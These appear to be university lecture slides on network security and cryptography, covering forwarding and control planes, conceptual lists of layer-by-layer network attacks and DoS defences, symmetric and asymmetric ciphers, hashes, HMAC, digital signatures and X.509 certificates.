
- Data Plane:
 - Concerned with the forwarding of data
 - Acting in the resolution of milliseconds to microseconds
 - Often implemented in hardware to achieve high data rates
- Control Plane:
 - Concerned with telling the data plane how to forward data
 - Acting in the resolution of seconds or sub-seconds
 - Traditionally implemented as part of routers and switches
- Management Plane:
 - Concerned with the configuration and monitoring of data and control planes
 - Acting in the resolution of minutes or even much slower
 - May involve humans in decision and control processes

Conceptual Planes of a Forwarding Device



- The control plane controls the forwarding plane while the management plane controls the control plane and (if necessary) the forwarding plane.
- The separation in planes is conceptual, implementations often choose shortcuts for performance reasons.

Centralized vs. Distributed vs. Hierarchical



- The Internet consists of networks operated by different organizations (so called autonomous systems).
- Autonomous systems freely decide how they organize their internal control plane.
- Autonomous systems peer with each other to establish a network of networks

IEEE 802 Forwarding and Bridging

- Backward learning:
 - Learn from source addresses on which ports a MAC address is located.
 - Forward data frames according to previously learned addresses and fallback to flooding when necessary.
 - Newly learned information replaces old information and learned information is deleted after a while.
- Spanning tree:
 - To avoid forwarding loops, bridges run a distributed protocol to establish a spanning tree.
 - All ports violating the spanning tree are disabled.
 - A new spanning tree is calculated whenever changes are detected, i.e., when bridges join or leave.

- Distance-vector routing:
 - Neighboring routers exchange periodically distance vectors indicating which prefixes are reachable with a known distance.
 - The distributed Bellman-Ford algorithm converges after a couple of rounds but there can be cases where it does not converge.
- Link-state shortest path routing:
 - Routers exchange information about the network topology (the link state).
 - Using Dijkstra's algorithm, routers calculate the shortest paths to all destinations.
- Path-vector policy routing:
 - Neighboring routers (peers) exchange path vectors to establish shared state about the paths and prefixes that are known in the network.
 - Policy-driven decision logic is used to select forwarding paths and path to exchange with routing peers.

Software-Defined Networks (SDN)

- Software-defined networks build on the idea to separate the control plane from the forwarding plane.
- The separation allows to evolve the control plane much faster and it reduces the complexity of forwarding devices.
- Forwarding in software-defined networks is flow-based instead of being destination-based.
- Controller running on commodity hardware provide rich APIs that can be used to program the forwarding behaviour of a network to support the business models of a network operator in flexible ways.

Data Plane Attacks

Attacks on the IEEE 802 Link Layer

- MAC address spoofing is the act of changing the factory-assigned MAC address in order to claim a different identity on a LAN.
- Many bridges use backward learning to populate the forwarding database. An attacker can try to make a bridge learn fake entries in an attempt to overflow its forwarding database, which forces the bridge to broadcast traffic.
- Virtual LANs (VLANs) are widely deployed to separate traffic on a LAN. VLAN hopping attacks can be used to gain access to a VLAN that is normally not accessible.

Attacks on the Physical Layer

- Generating jamming signals to prevent communication
- Generating inference to cause errors that need correction
- Eavesdropping on shared media (in particular wireless networks)
- Exploiting electro-magnetic radiation of signals
- Traffic analysis in order to infer communication properties
- Circumventing access control to the physical layer
- Spoofing the identity of a sender/receiver on shared media
- Malicious forwarding devices may redirect, drop, or modify frames

Attacks on the IP Network Layer

- Autoconfiguration attacks (false router or DHCP advertisements)
- Attacks on the address translation (ARP / ND spoofing)
- IP spoofing (sending IP packets with false source addresses)
- IP fragmentation attacks (exploiting bugs in fragmentation/reassembly code)
- Injecting error messages to redirect or slow down traffic
- IP address scanning to determine which IP addresses are in use
- Malicious forwarding devices may redirect, drop, or modify packets

Attacks on the TCP/UDP/... Transport Layer

- Establishing many incomplete connections (e.g., TCP SYN flooding)
- Injecting error messages to terminate transport connections
- Hijacking transport connections
- Port number scanning to determine the set of ports in use
- Attacks to downgrade connection parameters (e.g., TCP window sizes or congestion state)

Attacks above the Transport Layer

- Name resolution attack (e.g., DNS cache poisoning)
- Domain name hijacking
- Reflection attacks (send spoofed requests)
- Using name resolution protocols as a covert channel
- Collecting information from local multicast name services
- Downgrading negotiated security parameters
- Attacks on security protocols
- Attacks on authentication protocols
- Unexpected client/server behaviour

Control Plane Attacks

Attacks on IEEE 802 Bridges

- Injecting messages into the spanning tree protocol in order to direct traffic over different links
- Injecting messages into the spanning tree protocol in order to become the root of the spanning tree
- Eavesdropping on the spanning tree protocol and the link-layer discovery protocol to obtain insight into the layer two topology
- Other autoconfiguration services (such as DHCP, although not really a layer two function) may be used to trick end systems into using wrong network configuration settings.

Attacks on IP Routing

- BGP hijacking attacks such as
 - announcing IP prefixes not owned by the AS
 - announcing more specific IP prefixes than the owning AS
 - announcing shorter routes for IP prefixes in order to blockhole traffic
- BGP Route flapping and flap dampening issues
- BGP routing instabilities (sometimes caused by misconfigurations)
- OSPF attacks on the construction of the link-state database
- RPL attacks on the construction of destination oriented directed acyclic graphs

Attacks on Software-defined Networks

- Disrupting communication between network devices and controllers
- Resource exhaustion attacks on the controller
- Unauthorized controller access
- Handling fraudulent control rules
- Resource exhaustion attacks via a controller on data plane devices
- Controller hijacking or compromise attacks
- Fingerprinting controller
- Races in the control plane

Reconnaissance and Denial of Service

Definition (network reconnaissance)

Network reconnaissance is the collection of information about a target network, usually from a remote location by using the network itself to collect the information.

- Many network protocols leak information (sometimes for debugging purposes)
- Tools periodically scan the network and collect leaked information
- Shodan and censys are search engines for devices connected to the Internet

Network Scans and Port Scans

Definition (network scan)

A network scan attempts to probe all addresses in a network address space to determine whether they are active and reachable.

Definition (port scan)

A port scan attempts to probe all transport endpoints associated with a network endpoint in order to determine whether they are providing service, filtered, or closed.

- Network scans are sometimes called horizontal scans
- Port scans are sometimes called vertical scans
- Horizontal and vertical scans can be combined

Denial of Service Attacks

Definition (denial of service)

A *denial of service* (DoS) attack attempts to stop legitimate users from using network services by exhausting network resources (i.e., network capacity) or server resources (e.g., sockets, memory, processing capacity, I/O capacity).

Definition (distributed denial of service)

A *distributed denial of service* (DDoS) attack is a DoS attack where multiple distributed nodes attack a target jointly in a coordinated fashion.

Types of Denial of Service Attacks

Network DoS Attacks

- Targeting network resources
- Direct flooding (volumetric)
- Indirect flooding (reflection)
- Indirect flooding with amplification
- Protocol (mis-)feature exploitation


Application DoS Attacks

- Targeting server resources
- Session flooding
- Request flooding
- Slow requests / responses
- Application (mis-)feature exploitation

Definition (botnet)

A *botnet* is a network of devices connected to the Internet that are under the control of an attacker and execute attacks if ordered via a command and control channel.

Reflection and Amplification



- Reflection: Sending IP packets with spoofed source addresses to a reflector such that the response from the reflector hits the target.
- Amplification: Choosing a reflector creating responses that are much bigger than the original request.

Defense Techniques

1. Employing ingress and egress filtering (being a good citizen)
2. Identifying and filtering “unusual” traffic in the network
3. Upstream signaling of attacks and filtering inside of service provider networks or internet exchanges
4. Robust service design and implementation
5. Service scalability via load balancing and suitable scalable service designs
6. Outsourcing of services to distributed clouds offering sustainability against denial of service attacks

Part: Cryptography

Cryptography Terminology

Try to read the following text...

Jrypbzr gb Frpher naq Qrcraqnoyr Flfgrzf!

W!eslmceotmseY St oe lSbeacdunreep eaDn d

J!rfyzprbgzfrl Fg br yFornpqhaerrc rnQa q

Terminology (Cryptography)

- *Cryptology* subsumes cryptography and cryptanalysis:
 - *Cryptography* is the art of secret writing.
 - *Cryptanalysis* is the art of breaking ciphers.
- *Encryption* is the process of converting *plaintext* into an unreadable form, termed *ciphertext*.
- *Decryption* is the reverse process, recovering the plaintext back from the ciphertext.
- A *cipher* is an algorithm for encryption and decryption.
- A *key* is some secret piece of information used as a parameter of a cipher. (The key parameter customizes the algorithm used to produce ciphertext.)

Definition (cryptosystem)

A *cryptosystem* is a quintuple (M, C, K, E_k, D_k) , where

- M is a cleartext space,
- C is a ciphertext space,
- K is a key space,
- $E_k : M \rightarrow C$ is an encryption function with parameter $k \in K$, and
- $D_k : C \rightarrow M$ is a decryption function with parameter $k \in K$.

For a given k and all $m \in M$, the following holds:

$$D_k(E_k(m)) = m$$

Cryptosystem Requirements

- The functions E_k and D_k must be efficient to compute.
- It must be easy to find a key $k \in K$ and the functions E_k and D_k .
- The security of the system rests on the secrecy of the key and not on the secrecy of the functions E_k and D_k (the algorithms).
- For a given $c \in C$, it is difficult to systematically compute
 - D_k even if $m \in M$ with $E_k(m) = c$ is known
 - a cleartext $m \in M$ such that $E_k(m) = c$.
- For a given $c \in C$, it is difficult to systematically determine
 - E_k even if $m \in M$ with $E_k(m) = c$ is known
 - $c' \in C$ with $c' \neq c$ such that $D_k(c')$ is a valid cleartext in M .

Symmetric vs. Asymmetric Cryptosystems

Symmetric Cryptosystems

- In a *symmetric cryptosystem*, all parties involved share the same key k and the key needs to be kept secret.

Asymmetric Cryptosystems

- In an *asymmetric cryptosystems*, each party involved has a pair of keys (k, k^{-1}) where the public key k is used for encryption while the associated private key k^{-1} is used for decryption.
- Symmetric cryptosystems: AES, DES (outdated), Twofish, Serpent, IDEA, ...
- Asymmetric cryptosystems: RSA, DSA, ElGamal, ECC, ...

Cryptographic Hash Functions

Definition (cryptographic hash function)

A *cryptographic hash function* H is a hash function that meets the following requirements:

1. The hash function H is efficient to compute for arbitrary inputs m .
2. Given a hash value h , it should be difficult to find an input m such that $h = H(m)$ (preimage resistance).
3. Given an input m , it should be difficult to find another input $m' \neq m$ such that $H(m) = H(m')$ (2nd-preimage resistance).
4. It should be difficult to find two different inputs m and m' such that $H(m) = H(m')$ (collision resistance).

Digital Signatures

- Digital signatures prove the authenticity of a message (or document) and its integrity.
 - The receiver can verify the claimed identity of the sender (authentication).
 - The sender can not deny that it did send the message (non-repudiation).
 - The receiver can verify that the messages was not tampered with (integrity).
- Digitally signing a message (or document) means that
 - the sender attaches a signature to a message (or document) that can be verified and
 - that we can be sure that the signature cannot be faked (e.g., copied from some other message)
- Digital signatures are often implemented by signing a cryptographic hash of the message (or document) since this is usually computationally less expensive

Usage of Cryptography

- Encrypting data in communication protocols (prevent eavesdropping)
- Hashing data elements of files (e.g., passwords stored in a database)
- Encrypting files (prevent data leakage if machines are stolen or attacked)
- Encrypting file systems (prevent data leakage if machines are stolen)
- Encrypting storage devices (prevent data leakage if machines are stolen)
- Encrypting backups stored on 3rd party storage systems
- Encrypting digital media to obtain revenue by selling keys (e.g., pay TV)
- Digital signatures of files to ensure that changes of file content can be detected or that the content of a file can be proven to originate from a certain source
- Encrypted token needed to use certain services or to authorize transactions
- Modern electronic currencies (cryptocurrencies)

Symmetric Encryption Algorithms and Block Ciphers

Substitution Ciphers

Definition (monoalphabetic and polyalphabetic substitution ciphers)

A *monoalphabetic substitution cipher* is a bijection on the set of symbols of an alphabet. A *polyalphabetic substitution cipher* is a substitution cipher with multiple bijections, i.e., a collection of monoalphabetic substitution ciphers.

- There are $|M|!$ different bijections of a finite alphabet M .
- Monoalphabetic substitution ciphers are easy to attack via frequency analysis since the bijection does not change the frequency of cleartext characters in the ciphertext.
- Polyalphabetic substitution ciphers are still relatively easy to attack if the length of the message is significantly longer than the key.

Permutation Cipher

Definition (permutation cipher)

A *permutation cipher* maps a plaintext m_0, \dots, m_{l-1} to $m_{\tau(0)}, \dots, m_{\tau(l-1)}$ where τ is a bijection of the positions $0, \dots, l-1$ in the message.

- Permutation ciphers are also called transposition ciphers.
- To make the cipher parametric in a key, we can use a function τ_k that maps a key k to bijections.

Definition (product cipher)

The combination of two or more ciphers yielding a new cipher that is more secure than the individual ciphers is called a *product cipher*.

- Combining multiple substitution ciphers results in another substitution cipher and hence such a combination does not increase security.
- Combining multiple permutation ciphers results in another permutation cipher and hence such a combination does not increase security.
- Combining substitution ciphers with permutation ciphers results in ciphers that are much harder to break than the individual ciphers.

Definition (feistel network)

A *feistel network* is a block cipher which iteratively applies a round function F to a part of the current input and combines the result with an easily reversible operator with the other part of the current input. The resulting parts are swapped for the next round.

Substitution-Permutation Networks

Definition (substitution-permutation network)

A *substitution-permutation network* is a block cipher whose bijections arise as products of substitution and permutation ciphers.

- To process a block of N bits, the block is typically divided into b chunks of $n = N/b$ bits each.
- Each block is processed by a sequence of rounds:
 - Key step: A key step maps a block by xor-ing it with a round key.
 - Substitution step: A chunk of n bits is substituted by a substitution box (S-box).
 - Permutation step: A permutation box (P-box) permutes the bits received from S-boxes to produce bits for the next round.

Advanced Encryption Standard (AES)

- Designed by two at that time relatively unknown cryptographers from Belgium (Vincent Rijmen and Joan Daemen, hence the name Rijndael of the proposal).
- Chosen by NIST (National Institute of Standards and Technology of the USA) in 2000 after an open call for encryption algorithms.
- Characteristics:
 - AES has a blocksize of 128 bits.
 - AES with 128 bit keys uses 10 rounds.
 - AES with 192 bit keys uses 12 rounds.
 - AES with 256 bit keys uses 14 rounds.

Advanced Encryption Standard (AES) Rounds

- Round 0:
 - (a) key step with k_0
- Round i : ($i = 1, \dots, r-1$)
 - (a) substitution step (called sub-bytes) with fixed 8-bit S-box (used 16 times)
 - (b) permutation step (called shift-row) with a fixed permutation of 128 bits
 - (c) substitution step (called mix-columns) with a fixed 32-bit S-box (used 4 times)
 - (d) key step (called add-round-key) with a key k_i
- Round r : (no mix-columns)
 - (a) substitution step (called sub-bytes) with fixed 8-bit S-box (used 16 times)
 - (b) permutation step (called shift-row) with a fixed permutation of 128 bits
 - (c) key step (called add-round-key) with a key k_r

Chosen-Plaintext and Chosen-Ciphertext Attack

Definition (chosen plaintext attack)

In a *chosen-plaintext attack* the adversary can choose arbitrary cleartext messages m and feed them into the encryption function E to obtain the corresponding ciphertext.

Definition (chosen ciphertext attack)

In a *chosen-ciphertext attack* the adversary can choose arbitrary ciphertext messages c and feed them into the decryption function D to obtain the corresponding cleartext.

Polynomial and Negligible Functions

Definition (polynomial and negligible functions)

A function $f : \mathbb{N} \rightarrow \mathbb{R}^+$ is called

- *polynomial* if $f \in O(p)$ for some polynomial p
 - *super-polynomial* if $f \notin O(p)$ for every polynomial p
 - *negligible* if $f \in O(1/|p|)$ for every polynomial $p : \mathbb{N} \rightarrow \mathbb{R}^+$
-
- In modern cryptography, a security scheme is provably secure if the probability of security failure is negligible in terms of the cryptographic key length n .

Polynomial Time and Probabilistic Algorithms

Definition (polynomial time)

An algorithm A is called *polynomial time* if the worst-case time complexity of A for input of size n is a polynomial function.

Definition (probabilistic algorithm)

A *probabilistic algorithm* is an algorithm that may return different results when called multiple times for the same input.

Definition (probabilistic polynomial time)

A *probabilistic polynomial time* (PPT) algorithm is a probabilistic algorithm with polynomial time.

One-way Functions

Definition (one-way function)

A function $f : \{0, 1\}^* \rightarrow \{0, 1\}^*$ is a *one-way function* if and only if f can be computed by a polynomial time algorithm, but any probabilistic polynomial time algorithm F that attempts to compute a pseudo-inverse of f succeeds with negligible probability.

- The existence of true one-way functions is still an open conjecture.
- Their existence would prove that the complexity classes P and NP are not equal.

Security of Ciphers


- What does it mean for an encryption scheme to be secure?
 - Consider an adversary who can pick two plaintexts m_0 and m_1 and who randomly receives either $E(m_0)$ or $E(m_1)$.
 - An encryption scheme can be considered secure if the adversary cannot distinguish between the two situations with a probability that is non-negligibly better than $\frac{1}{2}$.
- Idealized:
 - A perfect encryption scheme requires that an attacker explores the key space.
 - Using a large key space, the chances of success are diminishing (and practically become close to zero)
- Reality:
 - Attacks on encryption schemes effectively reduce the key search space.
 - To withstand future attacks, people choose key spaces that are much larger than strictly needed if the encryption scheme would be perfect.

Definition (block cipher)


A *block cipher* is a cipher that operates on fixed-length groups of bits called a block.

- A given variable-length plaintext is split into blocks of fixed size and then each block is encrypted individually.
- The last block may need to be padded using zeros or random bits.
- Encrypting each block individually has certain shortcomings:
 - the same plaintext block yields the same ciphertext block
 - encrypted blocks can be rearranged and the receiver may not necessarily detect this
- Hence, block ciphers are usually used in more advanced modes in order to produce better results that reveal less information about the cleartext.

Electronic Codebook Mode




Electronic Codebook (ECB) mode encryption




Electronic Codebook (ECB) mode decryption

Cipher Block Chaining Mode




Cipher Block Chaining (CBC) mode encryption




Cipher Block Chaining (CBC) mode decryption

Output Feedback Mode




Output Feedback (OFB) mode encryption




Output Feedback (OFB) mode decryption

Counter Mode



Counter (CTR) mode encryption



Counter (CTR) mode decryption

Asymmetric Encryption Algorithms

Asymmetric Encryption Algorithms

- Asymmetric encryption schemes work with a key pair:
 - a public key used for encryption
 - a private key used for decryption
- Everybody can send a protected message to a receiver by using the receiver's public key to encrypt the message. Only the receiver knowing the matching private key will be able to decrypt the message.
- Asymmetric encryption schemes give us an easy way to digitally sign messages: A message encrypted by a sender with the sender's private key can be verified by any receiver using the sender's public key.
- Ron Rivest, Adi Shamir and Leonard Adleman (all then at MIT) published the RSA cryptosystem in 1978, which relies on the factorization problem of large numbers.
- More recent asynchronous cryptosystems often rely on the problem of finding discrete logarithms.

Rivest-Shamir-Adleman (RSA)

- Key generation:
 1. Generate two large prime numbers p and q of roughly the same length.
 2. Compute $n = pq$ and $\varphi(n) = (p - 1)(q - 1)$.
 3. Choose a number e satisfying $1 < e < \varphi(n)$ and $\gcd(e, \varphi(n)) = 1$.
 4. Compute d satisfying $1 < d < \varphi(n)$ and $ed \bmod \varphi(n) = 1$.
 5. The public key is (n, e) , the private key is (n, d) ; p , q and $\varphi(n)$ are discarded.
- Encryption:
 1. The cleartext m is represented as a sequence of numbers m_i with $m_i \in \{0, 1, \dots, n - 1\}$ and $m_i \neq p$ and $m_i \neq q$.
 2. Using the public key (n, e) compute $c_i = m_i^e \bmod n$ for all m_i .
- Decryption:
 1. Using the private key (n, d) compute $m_i = c_i^d \bmod n$ for all c_i .
 2. Transform the number sequence m_i back into the original cleartext m .

RSA Math Background

Definition (coprime)

Two integers a and b are *coprime* if the only positive integer that divides both is 1.

Definition (Euler function)

The function $\varphi(n) = |\{a \in \mathbb{N} | 1 \leq a \leq n \wedge \gcd(a, n) = 1\}|$ is called the Euler function.

Theorem (Euler's theorem)

If a and n are coprime, then $a^{\varphi(n)} \equiv 1 \pmod{n}$.

Theorem

Let m and n be coprime integers. Then $\varphi(n \cdot m) = \varphi(n) \cdot \varphi(m)$.

If p is a prime number, then $\varphi(p) = p - 1$.

RSA Properties

- Security relies on the problem of factoring very large numbers.
- Quantum computers may solve this problem in polynomial time — so RSA will become obsolete once someone manages to build quantum computers.
- The prime numbers p and q should be at least 1024 (better 2048) bit long and not be too close to each other (otherwise an attacker can search in the proximity of \sqrt{n}).
- Since two identical cleartexts m_i and m_j would lead to two identical ciphertexts c_i and c_j , it is advisable to pad the cleartext numbers with some random digits.
- Large prime numbers can be found using probabilistic prime number tests.
- RSA encryption and decryption is compute intensive and hence usually used only on small cleartexts.

Elliptic Curve Cryptography (ECC)

Definition (elliptic curve)



An *elliptic curve* is a plane curve over a finite field which consists of the points

$$E = \{(x, y) \mid y^2 = x^3 + ax + b\} \cup \{\infty\}$$

with the parameters a and b along with a distinguished point at infinity, denoted ∞ . The parameters a and b have to satisfy $4a^3 + 27b^2 \neq 0$.

- For R, P, Q on the elliptic curve E , we can define the point addition $R = P + Q$.
- With point addition, we define the scalar multiplication $k \cdot P$ as repeated additions.
- Given P and k , it is efficient to calculate $Q = k \cdot P$.
- However, given Q and P , it is difficult to find a k such that $Q = k \cdot P$.

Elliptic Curve Point Addition



- $R = P + Q$: Draw a line through P and Q and calculate the intersection with the curve to obtain $-R$, reflect to obtain R .
- $R = P + P$: Draw the tangent of P and calculate the intersection with the curve to obtain $-R$, reflect to obtain R .

Elliptic Curve with Point Addition is an Abelian Group

Theorem

Let G be an elliptic curve (including the distinguished point infinity) and let $+$ denote point addition. Then $(G, +)$ is an Abelian group, i.e., the following holds for $p, q, r \in G$:

$p + q \in G$	<i>closure</i>
$(p + q) + r = p + (q + r)$	<i>associativity</i>
$p + \infty = \infty + p = p$	<i>identity element</i>
$\forall p \exists q. p + q = \infty$	<i>inverse elements</i>
$p + q = q + p$	<i>commutativity</i>

Key Size Comparison

symmetric	RSA key size	ECC key size
80	1024	160
112	2048	224
128	3072	256
192	7680	384
256	15360	512

- The numbers indicate the key length measured in bits.
- Compared to RSA, ECC achieves good security with much shorter keys.
- Source: NIST, May 2020, doi: [10.6028/NIST.SP.800-57pt1r5](https://doi.org/10.6028/NIST.SP.800-57pt1r5)

Post Quantum Algorithms

- Algorithms relying on the large number factorization problem or the discrete logarithms problem can be attacked using quantum computers.
- In 2016, the National Institute of Standards and Technology (NIST) of the USA started a competition to select a new quantum resistant asymmetric encryption algorithm.
- The Kyber algorithm is considered to be a likely candidate to win the competition in 2022.

Cryptographic Hash Functions

Cryptographic Hash Functions


- Cryptographic hash functions serve many purposes:
 - data integrity verification
 - integrity verification and authentication (via keyed hashes)
 - calculation of fingerprints for efficient digital signatures
 - adjustable proof of work mechanisms
- A cryptographic hash function can be obtained from a symmetric block encryption algorithm in cipher-block-chaining mode by using the last ciphertext block as the hash value.
- It is possible to construct more efficient cryptographic hash functions.

Cryptographic Hash Functions

Name	Published	Digest size	Block size	Rounds
MD-5	1992	128 b	512 b	4
SHA-1	1995	160 b	512 b	80
SHA-256	2002	256 b	512 b	64
SHA-512	2002	512 b	1024 b	80
SHA3-256	2015	256 b	1088 b	24
SHA3-512	2015	512 b	576 b	24

- MD-5 has been widely used but is largely considered insecure since the late 1990s.
- SHA-1 is largely considered insecure since the early 2000s.

Merkle-Damgård Construction



- The message is padded and postfixed with a length value.
- The function f is a collision-resistant compression function, which compresses a digest-sized input from the previous step (or the initialization vector) and a block-sized input from the message into a digest-sized value.

Hashed Message Authentication Codes

- A keyed-hash message authentication code (HMAC) is a specific type of message authentication code (MAC) involving a cryptographic hash function and a secret cryptographic key.
- An HMAC can be used to verify both data integrity and authenticity.
- An HMAC does not encrypt the message.
- The message must be sent alongside the HMAC hash. Parties with the secret key will hash the message themselves, and if the received and computed hashes match, the message is considered authentic.

HMAC Computation

Given a key k , a hash function H , and a message m , the HMAC using H ($HMAC_H$) is calculated as follows:

$$HMAC_H(k, m) = H((k' \oplus opad) \parallel H((k' \oplus ipad) \parallel m))$$

- The key k' is derived from the original key k by padding k to the right with extra zeroes to the input block size of the hash function, or by hashing k if it is longer than that block size.
- The *opad* is the outer padding (0x5c5c5c...5c, one-block-long hexadecimal constant). The *ipad* is the inner padding (0x363636...36, one-block-long hexadecimal constant).
- The symbol \oplus denotes bitwise exclusive or and the symbol \parallel denotes concatenation.

Authenticated Encryption with Associated Data

- It is often necessary to combine encryption with authentication of the data.
- Encryption protects the data while message authentication codes (MAC) protect data against attempts to insert, remove, or modify data.
- Let E_k be an encryption function with key k and H_k a hash-based MAC with key k and \parallel denotes concatenation.

- Encrypt-then-Mac (EtM)

$$E_k(M) \parallel H_k(E_k(M))$$

- Encrypt-and-Mac (EaM)

$$E_k(M) \parallel H_k(M)$$

- Mac-then-Encrypt (MtE)

$$E_k(M \parallel H_k(M))$$

Digital Signatures and Certificates

Digital Signatures

- Digital signatures are used to prove the authenticity of a message (or document) and its integrity.
 - A receiver can verify the claimed identity of the sender (authentication)
 - The sender can later not deny that he/she sent the message (non-repudiation)
 - The message cannot be modified without invalidating the signature (integrity)
- A digital signature means that
 - the sender puts a signature into a message (or document) that can be verified and
 - that the receivers can be sure that the signature original (e.g., not copied from some other message).
- Do not confuse digital signatures, which use cryptographic mechanisms, with electronic signatures, which may just use a scanned signature or a name entered into a form.

Digital Signatures using Asymmetric Cryptosystems

- Direct signature of a document m :
 - Signer: $S = E_{k^{-1}}(m)$
 - Verifier: $D_k(S) \stackrel{?}{=} m$
- Indirect signature of a hash of a document m :
 - Signer: $S = E_{k^{-1}}(H(m))$
 - Verifier: $D_k(S) \stackrel{?}{=} H(m)$
- The verifier needs to be able to obtain the public key k of the signer from a trustworthy source.
- The signature of a hash is faster (and hence more common) but it requires to send the signature S along with the document m .

Definition (public key certificate)

A *public key certificate* is an electronic document used to prove the ownership of a public key. The certificate includes

- information about the public key,
 - information about the identity of the owner of the key (called the subject),
 - information about the lifetime of the certificate, and
 - the digital signature of an entity that has verified the certificate's contents (called the issuer of the certificate).
-
- If the signature is valid, and the software examining the certificate trusts the issuer of the certificate, then it can trust the public key contained in the certificate to belong to the subject of the certificate.

Public Key Infrastructure (PKI)

Definition

A *public key infrastructure* (PKI) is a set of roles, policies, and procedures needed to create, manage, distribute, use, store, and revoke digital certificates and manage public-key encryption.

- A central element of a PKI is the certificate authority (CA), which is responsible for storing, issuing and signing digital certificates.
- CAs are often hierarchically organized. A root CA may delegate some of the work to trusted secondary CAs if they execute their tasks according to certain rules defined by the root CA.
- A key function of a CA is to verify the identity of the subject (the owner) of a public key certificate.

X.509 Certificate ASN.1 Definition

```
Certificate ::= SEQUENCE {
    tbsCertificate      TBSCertificate,
    signatureAlgorithm  AlgorithmIdentifier,
    signatureValue      BIT STRING }

TBSCertificate ::= SEQUENCE {
    version             [0] EXPLICIT Version DEFAULT v1,
    serialNumber        CertificateSerialNumber,
    signature           AlgorithmIdentifier,
    issuer              Name,
    validity            Validity,
    subject             Name,
    subjectPublicKeyInfo SubjectPublicKeyInfo,
    issuerUniqueID     [1] IMPLICIT UniqueIdentifier OPTIONAL,
                      -- If present, version MUST be v2 or v3
    subjectUniqueID    [2] IMPLICIT UniqueIdentifier OPTIONAL,
                      -- If present, version MUST be v2 or v3
    extensions         [3] EXPLICIT Extensions OPTIONAL
                      -- If present, version MUST be v3
}
```

X.509 Certificate ASN.1 Definition

```
Version ::= INTEGER { v1(0), v2(1), v3(2) }

CertificateSerialNumber ::= INTEGER

Validity ::= SEQUENCE {
    notBefore      Time,
    notAfter       Time }
